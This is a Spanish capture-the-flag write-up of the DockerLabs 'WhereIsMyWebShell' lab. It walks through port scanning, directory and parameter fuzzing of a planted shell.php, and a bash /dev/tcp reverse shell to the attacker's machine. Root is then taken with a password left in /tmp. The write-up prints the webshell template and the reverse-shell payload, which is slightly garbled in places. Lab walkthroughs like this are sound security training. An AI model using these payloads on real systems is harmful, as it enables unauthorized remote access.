


WhereIsMyWebShell • Fácil

Maquina: https://dockerlabs.es/

Herramientas utilizadas:

| NMAP | GOBUSTER | WFUZZ | CURL | REVERSE SHELL |

#1 | Escaneo | NMAP

```
--# nmap -p- --open -sS -sC -sV --min-rate=5000 -vvv -n -Pn -oN ScanWIM
```

▼ Explicación

`>> -p-` :Escaneé todos los puertos (del 1 al 65535) para asegurarme de no dejar ninguno sin revisar.

`>> --open` :Solo me mostró los puertos que estaban abiertos, filtrando los cerrados o filtrados.

`>> -sS` :Escaneo SYN, una técnica sigilosa que no completa la conexión TCP, evitando ser detectado fácilmente.

`>> -sC` :Ejecuté scripts básicos de Nmap para obtener más información sobre los servicios detectados.

`>> -sV`: Identifiqué la versión de los servicios que corrían en los puertos abiertos

`>> -min-rate=5000`: Aumenté la velocidad del escaneo enviando al menos 5000 paquetes por segundo

`>> -vvv`:Usé el modo de verbosidad máxima para obtener detalles adicionales durante el escaneo.

`>> -n`:Desactivé la resolución DNS para agilizar el proceso.


`>> -Pn`: Traté el objetivo como si estuviera activo, sin hacer ping previo.

`>> -oN`:Guardé los resultados en un archivo llamado `ScanWIMWS` para revisarlos después.


Resultado:

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Academia de Ingl\xC3\xA9s (Inglis Academi)
|_http-server-header: Apache/2.4.57 (Debian)
```

Encontramos que el puerto 80 está abierto, sabemos que es el protocolo http (servicio Web). Si accedemos a la pagina:



en la parte inferior de la pagina, nos encontramos con lo siguiente:



#2 | Enumeración de directorios | GOBUSTER

Usé **Gobuster** con el siguiente comando para enumerar directorios y archivos en el servidor web:

```
--# gobuster dir -w /home/kali/WordLists/directory-medium -u http://172.17.0.2 -x txt,sql,py,js,php,htm
```

▼ Explicación

`>> dir`: Indiqué que quería enumerar directorios.

`>> -w /home/kali/WordLists/directory-medium`: Usé un diccionario de palabras comunes (`directory-medium`) para realizar el escaneo.

`>> -u http://172.17.0.2`: Especificé la URL del objetivo a escanear.

`>> -x txt,sql,py,js,php,htm`: Busqué archivos con extensiones comunes como `.txt`, `.sql`, `.py`, `.js`, `.php` y `.htm`, que podrían contener información sensible o ser puntos de entrada para explotación.

Resultado:

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 2510]
/shell.php            (Status: 500) [Size: 0]
/warning.html         (Status: 200) [Size: 315]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
```

Como relevante encontramos: `shell.php` y `warning.html`

⬇️ **si buscamos un poco** ⬇️

`http://172.17.0.2/shell.php`

'Error 500' como vemos en el escaneo que realizo gobuster

`http://172.17.0.2/warning.html`

Entonces debemos buscar un parametro

Qué intuimos?

1. Que la WebShell requiere un parametro.
2. El nombre del archivo es shell.php:

En muchos casos, los archivos con nombres como `shell.php`, `cmd.php` o `backdoor.php` son scripts maliciosos o webshells diseñados para ejecutar comandos en el servidor.

3. Código de estado 500:

Un error 500 (Error interno del servidor) generalmente ocurre cuando el servidor encuentra un problema al procesar una solicitud. En este caso, es probable que el script `shell.php` espere un parámetro (como `cmd`) para funcionar correctamente. Al no proporcionarlo, el script falla y devuelve el error 500.

4. Estructura típica de un WebShell:

```
Copy
<?php
  system($_GET['cmd'])  --------> REQUIERE UN PARAMETRO QUE NO SEA '
?>
```

Entonces:

Como no sabemos cual es el nombre del parametro, podemos hacer fuzzing

#3 | Fuzzing de aplicaciones web | WFUZZ

Usé **Wfuzz** para realizar fuzzing en la aplicación web. Esta herramienta me permitió enviar múltiples solicitudes con diferentes payloads (datos de entrada) para descubrir rutas ocultas, parámetros vulnerables o archivos sensibles.

```
--# wfuzz -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory
```

▼ Explicación

`>> -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt`: Usé un diccionario de palabras comunes (`directory-list-2.3-medium.txt`) para generar los payloads.

`>> -u http://172.17.0.2/shell.php?FUZZ=id`: Especificó la URL objetivo, reemplazando `FUZZ` con los payloads del diccionario. Esto me permitió probar diferentes parámetros en la URL.

Algo asi como: `“http://172.17.0.2/shell.php?[parametro]=id”`

`>> -hc 404`: Oculté las respuestas con código de estado 404(No encontrado) y 500(no son útiles para identificar vulnerabilidades) para filtrar resultados irrelevantes.

`>> -hl 0`: Filtré las respuestas que no tenían líneas en el cuerpo (body), lo que me ayudó a identificar respuestas vacías o no útiles.

Resultado:

```
=====================================================================
ID           Response   Lines    Word       Chars       Payload
000115401:   200        2 L      4 W        66 Ch       "parameter"
```

encontramos el parámetro: “parameter”

Usamos `Curl` para interactuar directamente con el servidor web

```
--# curl -s -X GET "http://172.17.0.2/shell.php?parameter=id"
```

▼ Explicación

`>> curl`: Es una herramienta para enviar solicitudes HTTP desde la terminal.

`>> -s`: Activa el modo silencioso, que oculta la barra de progreso y mensajes innecesarios.

`>>- X GET`: Especifica que la solicitud será de tipo **GET** (aunque `GET` es el método predeterminado, es útil ser explícito).

`>> http://172.17.0.2/shell.php?parameter=id`: Es la URL del webshell, donde probé el parámetro `parameter` con el valor `id`.

Resultado:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Esto confirmaría que el webshell es funcional y que puedo ejecutar comandos en el servido.

Sabiendo que podemos ejecutar comandos remotamente nos enviaremos una reveShell

#4 | Explotación | REVERSE SHELL

ESCALAR PRIVILEGIOS

En nuestra terminal, nos ponemos a la escucha de un puerto en especifico.

```
--# nc -nlvp 443
```

y luego cambiamos el valor `parameter=id` por `parameter=bash -c 'bash -i >%26 /dev/tcp/172.17.0.2/443 0> %261'` y pegamos en el buscador

```
172.17.0.2/shell.php?parameter=bash -c 'bash -i >%26 /dev/tcp/172.17.0.1/443
```

▼ Explicación

`>> bash -c`: Ejecuta un comando en Bash.

`>> bash -i`: Inicia una shell interactiva.

`>> >%26 /dev/tcp/172.17.0.1/443`: Redirige la entrada/salida de la shell a una conexión TCP con la IP `172.17.0.1` en el puerto `443`.

- `172.17.0.1`: Es la IP del atacante (en este caso, mi máquina).
- `443`: Es el puerto en el que estoy escuchando.

`>> 0>%261`: Redirige los descriptores de archivo (stdin, stdout, stderr) para que la shell sea completamente interactiva.

Resultado:

Pudimos ingresar a la maquina vulnerable

```
www-data@ae8050548e63:/var/www/html$
```

RECORDAMOS❗❗ En la pagina nos decia que el directorio `/tmp` habia algo importante

```
www-data@ea8fe0540004:/var/www/html$ cd /tmp
www-data@ea8fe0540004:/tmp$ ls -la
drwxrwxrwt 1 root root 4096 Dec 1 23:51 .
drwxr-xr-r 1 root root 4096 Dec 1 23:51 ..
-rw-r--r-- 1 root root   21 Apr 12 2024 .secret.txt
www-data@ea8fe0540004:/tmp$ cat .secret.txt
contraseñaderoot123
www-data@ea8fe0540004:/tmp$ su root
Password:
root@ea8fe0540004:/tmp# whoami
root
```

CONSEGUIMOS EL ROOT! 💥

REDES🌐